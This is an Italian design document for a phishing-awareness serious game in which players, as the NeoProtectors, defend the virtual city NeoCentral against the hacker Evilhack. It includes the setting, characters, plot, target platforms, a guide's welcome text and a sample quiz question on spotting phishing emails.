Ambientazione: Benvenuti a NeoCentral, una metropoli virtuale immersa nella modernità. Questa città digitale è un vivace crogiolo di connessioni, informazioni e interazioni che si sviluppa in un vasto paesaggio costituito da grattacieli luminosi, che sembrano dei fantasmi nella fitta nebbia. Le torri futuristiche, infatti, sfidano il cielo con la loro maestosità, mentre ponti e passaggi elevati si snodano tra gli edifici, creando una rete di collegamenti digitali. Le piazze centrali sono animate da ologrammi interattivi, che proiettano immagini in movimento e offrono informazioni e intrattenimento ai passanti. In definitiva, NeoCentral è un mondo digitale vibrante e all'avanguardia, in cui la tecnologia e l'innovazione sono al centro della vita quotidiana. È una città in cui le idee si trasformano in realtà, le connessioni si moltiplicano e il futuro prende vita. Benvenuti in NeoCentral, il luogo dove la potenza della tecnologia è alla portata di tutti.

Personaggi:

- ***Evilhack:*** è un personaggio malvagio che agisce all'interno della città di NeoCentral. Nel contesto delmondo digitale, Evilhack rappresenta un temibile hacker specializzato in attacchi di phishing e altreforme di frode informatica. Insomma, rappresenta una minaccia costante per la sicurezza e la privacy dei cittadini. Si nasconde nelle ombre, approfittando dell'ingenuità o dell'imprudenza degli utenti per cercare di ottenere accesso non autorizzato a dati sensibili e causare danni finanziari o reputazionali.
- ***NeoProtectors:*** sono i protagonisti del gioco e rappresentano il Blue Team. Essi sono guerrieri digitali addestrati a difendere NeoCentral dagli attacchi informatici e a sensibilizzare gli abitanti sulla sicurezza online. Nel serious game, i giocatori assumono il loro ruolo, impiegando le loro abilità per prevenire gli attacchi, rilevare le minacce e rispondere alle intrusioni. Essi sono la prima linea di difesa contro personaggi come Evilhack e altre minacce cibernetiche.

Trama del gioco:


In un mondo digitale chiamato "NeoCentral", i suoi abitanti prosperano grazie alle meraviglie della tecnologia. Tuttavia, la città è minacciata da un temibile nemico chiamato "Evilhack", un malvagio hacker determinato a infiltrarsi nei sistemi degli utenti e a rubare le loro informazioni preziose. Per proteggere NeoCentral, i giocatori sono chiamati a prendere il ruolo di diversi NeoProtectors, guerrieri digitali incaricati di difendere il regno dalla minaccia di Evilhack, ognuno con un ruolo diverso.
La storia inizia con un'ondata di attacchi di phishing che colpisce gli abitanti della città. I NeoProtectors dovranno indagare sugli attacchi e analizzare le tracce digitali per identificare l’hacker e sventare i suoi piani malvagi. Attraverso una serie di missioni e sfide, i giocatori accumulano indizi che li conducono all'identità e al nascondiglio di Evilhack. Successivamente, con un’imboscata, esso viene attaccato nel suo covo segreto. Si scatena una battaglia digitale tra i protettori ed Evilhack, in cui i NeoProtectors utilizzano le loro innumerevoli abilità di difesa apprese, per contrastare gli attacchi informatici del malvagio.
Infine, l’intera NeoCentral celebra la vittoria degli eroi informatici e l'eliminazione della minaccia, così da far sentire gli abitanti più sicuri e consapevoli dell'importanza di proteggere la propria privacy e di adottare comportamenti sicuri online.

Technological aspects

***Tecnologia adottata**:* Il gioco sarà usufruibile su vari dispositivi, come:

- Computer desktop: Il gioco potrà essere eseguito su computer desktop o laptop, sfruttando la potenza di elaborazione e la grafica avanzata per offrire un'esperienza coinvolgente.
- Console di gioco: Potrebbe essere sviluppata una versione del gioco per console di gioco come PlayStation, Xbox o Nintendo Switch. Ciò consentirebbe ai giocatori di godere dell'esperienza su un'ampia gamma di dispositivi dedicati al gaming, oppure divertirsi in multiplayer locale.
- Dispositivi mobili: Sarà disponibile una versione del gioco per dispositivi mobili come smartphone e tablet. Questo permetterebbe ai giocatori di accedere al gioco in modo pratico e giocare ovunque si trovino.

Mock-up/Schetch del serious game


NEOPROTECTORS
VS
EVILHACK
Adobe Firefly
Adobe Firefly

Ciao e benvenuto/a nella città di NeoCentral. Mi chiamo **Kyborg** e sono qui per guidarti all'interno della tua nuova casa. Per cominciare, vorrei dirti che ci sono alcune minacce che dovresti conoscere per assicurarti una vita tranquilla e serena qui.
Sarai felice di sapere che entrerai a far parte di un gruppo speciale chiamato NeoProtectors, un'unità difensiva che protegge NeoCentral dalle minacce di Evilhack, un hacker estremamente pericoloso che sta mettendo a repentaglio la sicurezza di tutta la città.
Stai per iniziare un periodo di addestramento per poter diventare adatto a combatterlo, in bocca al lupo!
AVANTI
Adobe Firefly

READY FOR A
QUIZ?
Qual è uno dei segnali di una mail di phishing?
a) Presenza di un indirizzo email del mittente riconosciuto
b) Domande che richiedono informazioni personali o sensibili
c) Messaggi che ringraziano per aver vinto un premio senza partecipare a un concorso
Adobe Firefly